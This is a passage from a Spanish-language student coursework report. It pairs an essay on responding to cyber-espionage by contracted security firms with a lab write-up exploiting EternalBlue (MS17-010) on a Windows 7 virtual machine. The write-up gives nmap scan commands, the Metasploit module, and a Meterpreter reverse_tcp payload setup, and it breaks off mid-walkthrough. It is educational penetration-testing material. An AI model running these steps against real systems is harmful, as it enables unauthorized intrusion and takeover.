c. ¿Cómo deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciber espionaje? ¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente?.

Rta: en general considero que deben imponerse sanciones legales y económicas contundentes que dejen precedentes de las implicaciones que acarrearía el no cumplir con las leyes o los códigos éticos establecidos, en este caso, para las empresas de ciberseguridad que prestan servicios a compañías o a los gobiernos de un país.

A continuación se enumeran algunas medidas que considero que los gobiernos y las diferentes organizaciones podrían adoptar para responder de manera eficaz ante incidentes cibernéticos.

1. **Investigación del incidente.**

La realización de un análisis forense que esté conformado por un equipo externo y neutral permitirá garantizar su transparencia, en este análisis es importante examinar de manera detallada las acciones que fueron realizadas por la empresa de ciberseguridad, para poder identificar las violaciones específicas causadas y los responsables de ésta.

2. **Acciones legales ejemplares.**

Aplicar las leyes correspondientes, tanto a nivel nacional como internacional, así como las respectivas sanciones por la violación de la privacidad y el ciber espionaje. Se debe también

imponer una sanción económica y revocar además, los contratos y licencias para las empresas que estén involucradas en estas prácticas no éticas. Esto considero que sería un buen precedente para que otras empresas lo piensen antes de actuar de manera ilegal y no ética.

3. **Transparencia con clientes afectados.**

Es importante informar a los diferentes gobiernos y a las empresas donde su información fue comprometida, sobre los detalles del incidente, los riesgos asociados que generó y los pasos para mitigar los futuros daños, haciendo pública esta información, reafirmando así el compromiso que se debe tener con la ética y la seguridad.

4. **Procesos de contratación y monitoreo**

Indispensable el implementar criterios rigurosos en la selección de las empresas de ciberseguridad, el cual debe incluir auditorías de manera regular y estableciendo además, mecanismos que permitan el monitoreo constante para evaluar el cumplimiento ético de estas organizaciones.

5. **Marco legal y ético.**

Aunque existen leyes nacionales e internacionales que regulan los actos de ciber espionaje, como la ley 1273 de 2009 y la ley 1928 del 2008 en Colombia y el convenio de Budapest o algunas resoluciones de la ONU a nivel internacional, es importante que estas leyes sean unificadas y que cada vez más países se sumen a los acuerdos, evitando así que en algunos países y con algunos actos de ciber espionaje, los involucrados queden impunes por las regulaciones internas que maneja cada país.

6. **Formación y sensibilización**

Una parte esencial y que aplica en todos los ámbitos, tanto legales como éticos, es el fomentar la educación en los empleados, en este caso acerca de las mejores prácticas sobre la seguridad digital, además, es importante también fomentar la ética profesional con la realización de cursos y programas sobre *ética para los proveedores que prestan servicios de ciberseguridad*.

7. **Restauración de confianza**

Para la restauración de la confianza, considero que se deben tener en cuenta todas las recomendaciones dadas, es decir, aplicar de manera estricta las leyes que se consideran fueron violadas, implementar auditorías de manera regular para las empresas de ciberseguridad, trabajar de la mano con otros países para ayudar a rastrear y sancionar la venta de información confidencial en mercados ilegales, capacitar de manera constante a los empleados señalando la importancia de la privacidad y de la legalidad y por último, definir políticas concretas que permitan prevenir incidentes similares en el futuro.

Etapa 3 - Componente Práctico - Prácticas Simuladas

3.1. Informe de Herramientas y Procedimientos Utilizados Para dar Solución al Escenario de Red Team de Acuerdo a los Pasos del Pentesting.

Rta: Teniendo en cuenta el anexo 4, se presenta un escenario para ser analizado por el equipo ***Red Team,*** en el cual se deberá vulnerar un sistema operativo Windows haciendo uso de un exploit, que ayude a determinar la falla que se presenta y por la cual se está presentando la fuga de información de la organización.

Para iniciar esta actividad y entrar en contexto, se entiende por *pentesting* o *pruebas de penetración,* al proceso por el cual las organizaciones pueden analizar y auditar sus propios sistemas informáticos, infraestructura de red y aplicaciones de software, identificando vulnerabilidades que puedan afectar su correcto funcionamiento.

Según Open Webinars (2023) se compone de cinco (5) fases: *El reconocimiento, el escaneo y análisis de vulnerabilidades, la explotación, la post-explotación y el informe final*.

Herramientas y Procedimientos.

Fase de Reconocimiento: consiste en la recopilación de información sobre un sistema objetivo previo a la realización de cualquier ataque. Para esta actividad y de acuerdo al anexo 4 en donde se da toda la información del escenario, se confirma que esta fase de reconocimiento no fue utilizada. Sin embargo, en un ambiente donde no se conoce información del objetivo, las herramientas que se pueden usar en esta fase pueden ser, *Whois, Shodan, OSINT Framework,* entre otras.

Fase de escaneo de vulnerabilidades: acá es donde se detectan e identifican las posibles vulnerabilidades que tenga el sistema objetivo. En este caso se usó específicamente la

herramienta ***nmap***, sin embargo, otras herramientas a usar pueden ser *Netcat, Nikto, Gobuster,* entre otras.

Nmap: conocida también como "*mapeador de redes*", es una herramienta de código abierto la cual es usada para la explotación de redes y auditorías de seguridad. Hace uso de paquetes IP "crudos o raw" para determinar los equipos que están disponibles sobre una red, los servicios y sistemas operativos que usa, así con sus respectivas versiones, entre muchas otras características. Nmap (s.f.).

Fase de explotación: acá es donde se intenta ya explotar las vulnerabilidades que han sido identificadas en la fase anterior. Para esta actividad se hizo uso de la herramienta **Metasploitable y Exploit DB,** sin embargo, también se puede hacer uso de otras herramientas cómo, *SQLmap, XSSer*, entre otras.

Metasploitable: es definido como un proyecto de código abierto el cual ayuda en la investigación de seguridad, documentando todas las vulnerabilidades a nivel de redes, infraestructuras y las diferentes aplicaciones que se encuentran en las organizaciones. Ofrecen muchos exploits (*código con instrucciones que aprovechan una vulnerabilidad en particular sobre un sistema*) que permiten explotar las vulnerabilidades ya conocidas, además, hace uso de otros módulos como los encoders, que son usados para la evasión de antivirus o los sistemas de seguridad perimetral. Rizaldos, H (2018).

***Exploit DB*:** Holm Security (s.f.), lo define como una plataforma en línea y de base de datos pública, la cual es reconocida ampliamente y proporciona información acerca de las vulnerabilidades de seguridad, los exploit y el correspondiente código de prueba de concepto. Es mantenida por Offensive Security y contiene numerosas vulnerabilidades y exploits asociados

los cuales son recopilados de diversas fuentes y de investigaciones y aportes de la comunidad de seguridad.

Fase de post explotación: esta fase lo que pretende es escalar privilegios y mantener el acceso para evaluar posteriormente el impacto que tuvo el ataque. Para esta actividad se la realizaron la escalada de privilegios con la herramienta **Meterpreter** bajo un **Payload** (tipo "reverse shell") enviado desde Metasploit (***exploit/windows/smb/ms17_010_ eternalblue***), sin embargo, también se puede hacer uso de otras herramientas como *wireshark* (para analizar tráfico y detectar credenciales en tránsito)*, Mimikatz* (para obtener credenciales en sistemas Windows*)*, entre otras.

Meterpreter: ScienceDirect (2013), lo define como una carga útil muy potente y flexible de manejar desde la herramienta Metasploit, el cual mediante el uso de una shell permite realizar una post-explotación de un sistema que se haya vulnerado, incluyendo la ejecución de comandos, para la carga, la manipulación de archivos, la escalada de privilegios y la extracción de hashes de contraseñas.

Fase de generación de reporte y mitigaciones**:** esta última fase consolida bajo un documento, todos los riesgos y las vulnerabilidades encontradas recomendando además, acciones que permitan mitigarlas.

3.2 Informe con Análisis del Caso de Red Team, que Permitió dar Solución al Fallo Identificado.

Rta: con base en el anexo 4 se identificó información relevante acerca de la vulnerabilidad que presentaba una máquina con sistema operativo Windows que contiene una aplicación que es vulnerable y que está asociada a un exploit con el cual se accedió al sistema a través de una Shell y la escalación de privilegios.

Esta información fue vital para comenzar a analizar las vulnerabilidades que presentaba este Sistema Operativo Windows en donde con ayuda de la herramienta ***Nmap*** se logra identificar dicha vulnerabilidad conocida y denominada oficialmente por Microsoft cómo ***MS17-010***, también conocida como ***EternalBlue,*** la cual corre bajo el servicio ***SMBv1***, y en este caso en particular corre sobre el ***puerto 445***.

Una vez fue identificada la vulnerabilidad se procedió con la explotación de ésta, haciendo uso de la herramienta Metasploit, utilizando puntualmente el exploit denominado ***exploit/windows/smb/ ms17_010_ eternalblue*** en el ataque, ubicado en el módulo ***exploit*** de ***Metasploit***.

En el anexo 4 también se pide demostrar mediante una PoC (prueba de concepto), que sí es posible ***crear un usuario con perfil de administrador*** para evidenciar la falla de seguridad, demostrando que así fue explotada esta vulnerabilidad y que por ende se presentaba la fuga de información, logrando demostrar que sí existe dicha vulnerabilidad y que además, fue explotada al evidenciar la creación del usuario ***AlexisRomero.***

3.3 Informe de Herramientas Utilizadas Para dar Identificar Fallos en el Escenario Propuesto. ¿Qué Puerto Abre la Aplicación Específica en el Anexo?.

Rta: A continuación se explican las herramientas usadas en cada una de las fases del pentesting y se da respuesta al puerto que abre la vulnerabilidad explotada.

Fase de Reconocimiento: Para esta actividad y de acuerdo al anexo 4 en donde se da toda la información del escenario, esta fase de reconocimiento no fue utilizada.

Fase de escaneo de vulnerabilidades: En este caso se usó específicamente la herramienta ***nmap***.

Fase de explotación: Para esta actividad se hizo uso de la herramienta **Metasploitable y Exploit DB.**

Fase de post explotación: Para esta actividad se realizó la escalada de privilegios con la herramienta **Meterpreter.**

***Fase de generación de reporte y mitigaciones*:** esta última fase describe la vulnerabilidad encontrada, su explotación y post-explotación, recomendando además, acciones que permitan mitigarlas.

El **puerto que abre la aplicación** específica en el anexo 4 es el puerto **445,** donde se corre el **servicio SMB.**

3.4 Informe de la Explotación de Vulnerabilidades en el Escenario Propuesto. Cómo Afecta el Ataque a La Máquina Windows?.

Rta: se realizó una prueba de penetración en un entorno controlado con dos máquinas virtuales en donde se explotó la ***vulnerabilidad MS17-010 (EternalBlue),*** en la máquina Windows 7 (192.168.7.21). La vulnerabilidad presentada permitió la ejecución remota de un código, debido a una falla en el protocolo ***SMB (Server Message Block),*** dando como resultado final del ataque el acceso total y sin restricciones al host objetivo, ejecutando escalación de privilegios y una post explotación sobre éste.

Ataque: el método de ataque utilizado incluyó el escaneo de la red haciendo uso de la herramienta ***Nmap*** para identificar los puertos abiertos, confirmando así la presencia del servicio **SMB** sobre el puerto 445, dando como resultado que el sistema era vulnerable a EternalBlue.


Explotación: con ayuda de la herramienta ***Metasploit Framework*** se ejecutó el módulo ***exploit/windows/smb/ms17_010_eternalblue*** sobre el host (RHOST = 192.168.7.21) haciendo uso del **payload** ***windows/meterpreter/reverse_tcp*** hacia el host (LHOST = 192.168.7.22), donde se obtuvo una sesión de Meterpreter con privilegios elevados.

Afectación del ataque sobre la máquina Windows: la explotación de la vulnerabilidad EternalBlue, generó como resultado sobre la máquina Windows 7, la ejecución remota de código, la escalación de privilegios, la creación de un usuario con rol de administrador y un potencial movimiento lateral sobre esta máquina virtual.

Con esto se puede evidenciar lo afirmado en la situación problema planteada en el anexo 4, y confirmada por el equipo Red Team, respaldando la afirmación de que sí existe una fuga de información al interior de la organización en uno de sus equipos de cómputo.

Figura 11

Diagrama de Ataque




Nota: Elaboración propia.

3.5 Evidencia de la Explotación de la Vulnerabilidad Identificada. Paso a Paso de la Explotación.

Rta: para la evidencia de explotación de la vulnerabilidad presentada en la máquina Windows se muestra a continuación la máquina atacante (***Parrot OS Security – 192.168.7.22***) y la máquina objetivo (***Windows 7 – 192.168.7.21***), presentadas en la **figura 12**.

Figura 12

Máquina Atacante *(Parrot OS) y Máquina Objetivo (Windows 7)*



Nota: Elaboración propia.

Se procede entonces ahora con un escaneo básico para determinar los puertos que están abiertos, incluida la versión del sistema operativo (S.O). Para esto, en la **figura 13** se evidencia el uso del comando ***nmap 192.168.7.21 -Pn --open -p- -O -n***, donde;

-Pn : desactiva la detección del host (escaneo un poco más rápido).

--open **:** muestra únicamente los puertos abiertos.


-p- **:** realiza el escaneo a todos los puertos.

***-O* :** permite obtener la versión del sistema operativo.

***-n* :** evita la resolución del host (escaneo un poco más rápido).

Figura 13

Uso del Comando Nmap -Pn --open -p- -O -n



Nota: Elaboración propia.

Ya identificados los puertos abiertos y para que el escaneo sea más rápido, abajo en la **figura 14**, se hará ayuda de un comando para filtrar los puertos con el fin de identificar las posibles vulnerabilidades que puedan presentar con ayuda del siguiente comando:

nmap 192.168.7.21 -sV -T5 -Pn -sS --script vuln -p 135,139,445,554,2869,5357,10243,49152-49157 -n, en donde;

192.168.7.21 : Ip de la máquina objetivo (Windows 7)

-sV : permite detectar las versiones de los servicios.

-T5 : permite ajustar la velocidad de escaneo.

-Pn : desactiva la detección del host (escaneo un poco más rápido).

-sS : no completa una conexión tcp, haciéndolo menos invasivo y más rápido al escanear.


--script vuln : es un script diseñado para detectar vulnerabilidades en los servicios y puertos que están abiertos.

-p : define los puertos a escanear.

El escaneo muestra una vulnerabilidad ***alta*** (***HIGH***) en el servicio ***SMB***, el cual y según Microsoft, (2025), este servicio normalmente es ejecutado sobre el ***puerto 445***. Estas vulnerabilidades suelen estar asociadas normalmente a los puertos **445/tcp (SMB)** y **139/tcp (NetBIOS),** que son los puertos típicos donde se ejecutan los servicios de SMB en Windows.

Figura 14

Uso del Comando Nmap -sV -T5 -Pn -sS --script vuln -p -n



Nota: Elaboración propia.

Una vez detectada esta vulnerabilidad en el servicio ***SMB***, se identifica qué se encuentra asociada a la vulnerabilidad catalogada como ***CVE-2017-0143***, la cual según CVE. Mitre (s.f.), afecta a varias versiones del sistema operativo Windows, una de ellas el ***Windows 7 SP1***, que es la máquina objetivo analizar en este laboratorio. Es una vulnerabilidad crítica de ejecución remota de código sobre los servidores ***Microsoft SMBv1 (ms17-010)*** y se encuentra catalogada como ***alta*** (***HIGH***), según CVE. Mitre (s.f.) y la misma herramienta nmap.

Según Burdova, C. Avast (2020), esta vulnerabilidad también es conocida como ***EternalBlue*** y fue denominado oficialmente por Microsoft cómo ***MS17-010***, y según el autor afecta únicamente a los sistemas operativos Windows y aquel que haga uso del protocolo de intercambio de archivos ***SMBv1*** (Server Message Block versión 1), técnicamente estaría en riesgo de ser objetivo de un ransomware y de otros ciberataques. El autor también afirma que este exploit fue creado por la ***NSA*** (Agencia de Seguridad Nacional de Estados Unidos) como una herramienta de ciberataque.


El mismo autor señala que el funcionamiento del ***exploit EternalBlue*** aprovecha las **vulnerabilidades de SMBv1** el cual está presente en las versiones más antiguas de los sistemas operativos de Microsoft. A principios de 1983, **SMBv1** se desarrolló como un protocolo de comunicación de red el cual permite el acceso compartido a archivos, impresoras y puertos, es decir, que era la forma en que los equipos Windows se comunicaban entre sí y con otros dispositivos para obtener servicios remotos.

Por su parte, Microsoft (2017), señala que no se requiere ningún tipo de privilegios para que un atacante puede explotar con éxito esta vulnerabilidad.

Como parte de la investigación de la vulnerabilidad encontrada, se busca información en bases de datos que contengan exploit que permitan explotar esta vulnerabilidad, para este caso se usó la base de datos de ***Exploit Database***, como se evidencia abajo en la **figura 15**, donde se observa que puede ser explotado mediante la herramienta Metasploit.

Figura 15

Identificación de la Vulnerabilidad en Exploit DB




Nota: Elaboración propia.

Una vez identificado que existe un exploit para explotar esta vulnerabilidad, se hará uso de esta herramienta desde la máquina ***Parrot OS***, , la cual puede ser ejecutada mediante el uso del comando ***msfconsole***. Una vez ejecutado se procede a realizar la búsqueda del exploit asociado a la vulnerabilidad ***MS17-010 (EternalBlue)***, para esto se hará uso del comando "search", en este caso quedaría ***search ms17-010***. El uso de estos dos comandos (***msfconsole*** *y* ***search ms17-010***) se aprecia abajo en la **figura 16.**

Figura 16

Ejecución de la Herramienta Metasploit



Nota: Elaboración propia.

Como se aprecia abajo en la **figura 17**, el resultado del comando ***search ms17-010*** identificó varios exploits asociados a la ***vulnerabilidad MS17-010,*** dos en el módulo "**exploit**" y dos en el módulo "**auxiliary**" sin embargo, existe uno que resalta la vulnerabilidad ya mencionada con anterioridad y que es conocida como ***MS17-010 (EternalBlue)***. Se observa que el exploit llamado ***exploit/windows/smb/ms17_010_eternalblue*** con fecha del ***14 de marzo del 2017***, presenta en su nombre la vulnerabilidad (***eternalblue***), además, se puede apreciar que el

número ***Matching*** al cual está asociado es el número **cero (0).** Este último dato es mencionado, porque será usado más adelante.

Figura 17

Búsqueda del Exploit MS17-010

